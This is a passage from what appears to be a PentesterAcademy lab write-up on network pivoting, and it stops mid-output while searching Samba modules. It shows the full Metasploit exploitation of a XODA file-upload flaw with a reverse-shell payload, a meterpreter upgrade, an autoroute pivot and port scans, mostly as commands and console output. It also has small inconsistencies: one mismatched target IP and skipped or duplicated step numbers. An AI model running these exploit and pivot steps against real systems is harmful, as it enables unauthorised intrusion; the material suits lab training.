ATTACK DEFENSE

by PentesterAcademy


Name	Pivoting III
URL	https://www.attackdefense.com/challengedetails?cid=145
Type	Network Pivoting : Single Pivots

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

The challenge descriptions makes it clear that there are two machines on different networks. The objective is to retrieve two flags stored on these machines.

Step 1: Check the IP address of our Kali machine. From the information given in the challenge description, that target A should be located at 192.105.31.3


Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7636: eth0@if7637: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7640: eth1@if7641: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:6c:3c:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.108.60.2/24 brd 192.108.60.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run nmap on target A. Observe from the output that MySQL and HTTP services are running on target A.


Command: nmap 192.108.60.3



```
root@attackdefense:~# nmap 192.108.60.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-10 15:55 UTC
Nmap scan report for l4fqojro6bln024vlinm3ajsa.temp-network_a-108-60 (192.108.60.3)
Host is up (0.000011s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:6C:3C:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
root@attackdefense:~#
```

Step 3: Use curl to fetch the index page from the web app to identify the app.


Command: curl http://192.108.60.3



```
root@attackdefense:~# curl http://192.108.60.3
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>XODA</title>
                <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
                        <script language="JavaScript" type="text/javascript">
                        //<![CDATA[
                        var countselected=0;
                        function stab(id){var _10=new Array();for(i=0;i<_10.length;i++){document.getElementById(_10[i]).className="tab";}documen
t.getElementById(id).className="stab";}var allfiles=new Array('');
                        //]]>
                </script>
                <script language="JavaScript" type="text/javascript" src="/js/xoda.js"></script>
                <script language="JavaScript" type="text/javascript" src="/js/sorttable.js"></script>
                <link rel="stylesheet" href="/style.css" type="text/css" />
</head>
```


Alternatively, one can also use CLI based browser like browsh

Command: browsh --startup-url http://192.108.60.3


```
XODA
http://192.108.60.3/
                                                              ERROR: Login failed.
  XODA

                                                   Username:
                                                   Password:
```


Step 4: Start the metasploit framework and search for xoda related exploits.

Command: search xoda


```
msf5 > search xoda

Matching Modules
================

   Name                               Disclosure Date  Rank       Check  Description
   ----                               ---------------  ----       -----  -----------
   exploit/unix/webapp/xoda_file_upload  2012-08-21       excellent  Yes    XODA 0.4.5 Arbitrary PHP File Upload Vulnerability
```

Step 5: Define IP address of target A in RHOSTS, path to xoda app as TARGETURI and generic/shell_reverse_tcp as PAYLOAD. On executing the exploit, a command session should be established.


Command: use exploit/unix/webapp/xoda_file_upload



```
msf5 exploit(unix/webapp/xoda_file_upload) > set RHOSTS 192.108.60.3
RHOSTS => 192.108.60.3
msf5 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
msf5 exploit(unix/webapp/xoda_file_upload) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf5 exploit(unix/webapp/xoda_file_upload) > set LHOST 192.108.60.2
LHOST => 192.108.60.2
msf5 exploit(unix/webapp/xoda_file_upload) > set LPORT 4444
LPORT => 4444
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.108.60.2:4444
[*] Sending PHP payload (tCMQuzQM.php)
[*] Executing PHP payload (tCMQuzQM.php)
[*] Command shell session 1 opened (192.108.60.2:4444 -> 192.108.60.3:48076) at 2018-11-10 16:01:07 +0000
[!] Deleting tCMQuzQM.php

whoami
root
```

Step 6: Retrieve the first flag from target A.

Commands:
ls -l /root
cat /root/flag.txt




```
ls -l /root
total 8
-rw-r--r-- 1 root root   33 Oct 12 21:59 flag.txt
-rwxr-xr-x 1 root root 1510 Sep 20 04:30 startup.sh

cat /root/flag.txt
d221150164fb169b576f47df4d95531b
```

Flag 1: d221150164fb169b576f47df4d95531b

Step 7: Use sessions command to upgrade shell session to a meterpreter session.


Command: sessions -u 1



```
msf5 exploit(unix/webapp/xoda_file_upload) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.108.60.2:4433
[*] Sending stage (861480 bytes) to 192.108.60.3
[*] Meterpreter session 2 opened (192.108.60.2:4433 -> 192.108.60.3:57592) at 2018-11-10 16:02:12
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(unix/webapp/xoda_file_upload) >
```


Step 8: All active sessions can be listed by using session command.

Command: sessions



```
msf5 exploit(unix/webapp/xoda_file_upload) > sessions

Active sessions
===============

  Id  Name  Type                   Information                            Connection
  --  ----  ----                   -----------                            ----------
  1         shell php/php                                                 192.108.60.2:4444 -> 192.108.60.3:48076 (192.108.60.3)
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 192.108.60.3  192.108.60.2:4433 -> 192.108.60.3:57592 (192.108.60.3)
```


Step 9: Using meterpreter session, check the network address information of target A. This information is needed to create the pivot.


```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 7642
============
Name         : eth0
Hardware MAC : 02:42:c0:6c:3c:03
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.108.60.3
IPv4 Netmask : 255.255.255.0


Interface 7644
============
Name         : eth1
Hardware MAC : 02:42:c0:73:12:02
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.115.18.2
IPv4 Netmask : 255.255.255.0
```

Step 9: Target B resides on network 192.115.18.0. Use autoroute module to create a pivot to that network using target A.

Commands:


```
use post/multi/manage/autoroute
set SESSION 2
set SUBNET 192.115.18.0
exploit
```



```
msf5 exploit(unix/webapp/xoda_file_upload) > use post/multi/manage/autoroute
msf5 post(multi/manage/autoroute) > set SESSION 2
SESSION => 2
msf5 post(multi/manage/autoroute) > set SUBNET 192.115.18.0
SUBNET => 192.115.18.0
msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against 192.108.60.3
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.108.60.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.115.18.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```

Step 10: Once the pivoting is in force, metasploit can reach the target B. Launch TCP port scan on target B. The output of port scan shows that samba server is running on target B.


Commands:
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.115.18.3
exploit



```
msf5 post(multi/manage/autoroute) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.115.18.3
RHOSTS => 192.115.18.3
msf5 auxiliary(scanner/portscan/tcp) > exploit

[+] 192.115.18.3:         - 192.115.18.3:139 - TCP OPEN
[+] 192.115.18.3:         - 192.115.18.3:445 - TCP OPEN

^C[*] 192.115.18.3:         - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Step 12: Search for available module for samba and try them one by one.


Command: search samba



```
msf5 auxiliary(scanner/portscan/tcp) > search samba

Matching Modules
================

   Name                                              Disclosure Date  Rank       Check  Description
   ----                                              ---------------  ----       -----  -----------
   auxiliary/admin/smb/samba_symlink_traversal                        normal     No     Samba Symlink Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                              normal     No     Samba lsa_io_privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                            normal     No     Samba lsa_io_trans_names Heap Overflow
